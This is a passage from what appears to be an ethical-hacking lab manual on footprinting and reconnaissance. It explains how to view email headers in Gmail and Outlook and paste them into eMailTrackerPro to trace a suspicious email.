
9. A pop-up window will appear; select **Trace an email I have received**. Copy the email header from the suspicious email you wish to trace and paste it in the **Email headers:** field under **Enter Details** section.



10. For finding email headers, open any web browser and log in to any email account of your choice; from the email inbox, open the message you would like to view headers for.

Note: In **Gmail**, find the email header by following the steps:


- Open an email; click the dots (**More**) icon arrow next to the **Reply** icon at the top-right corner of the message pane.
- Select **Show original** from the list.
- The **Original Message** window appears in a new browser tab with all the details about the email, including the email header



Module 02 – Footprinting and Reconnaissance

Note: In **Outlook**, find the email header by following the steps:


- Double-click the email to open it in a new window
- Click the ... **(More actions)** icon present at the right of the message-pane to open message options
- From the options, click **View**
- The **view message source** window appears with all the details about the email, including the email header



11. Copy the entire email header text and paste it into the **Email headers:** field of eMailTrackerPro, and click **Trace**.

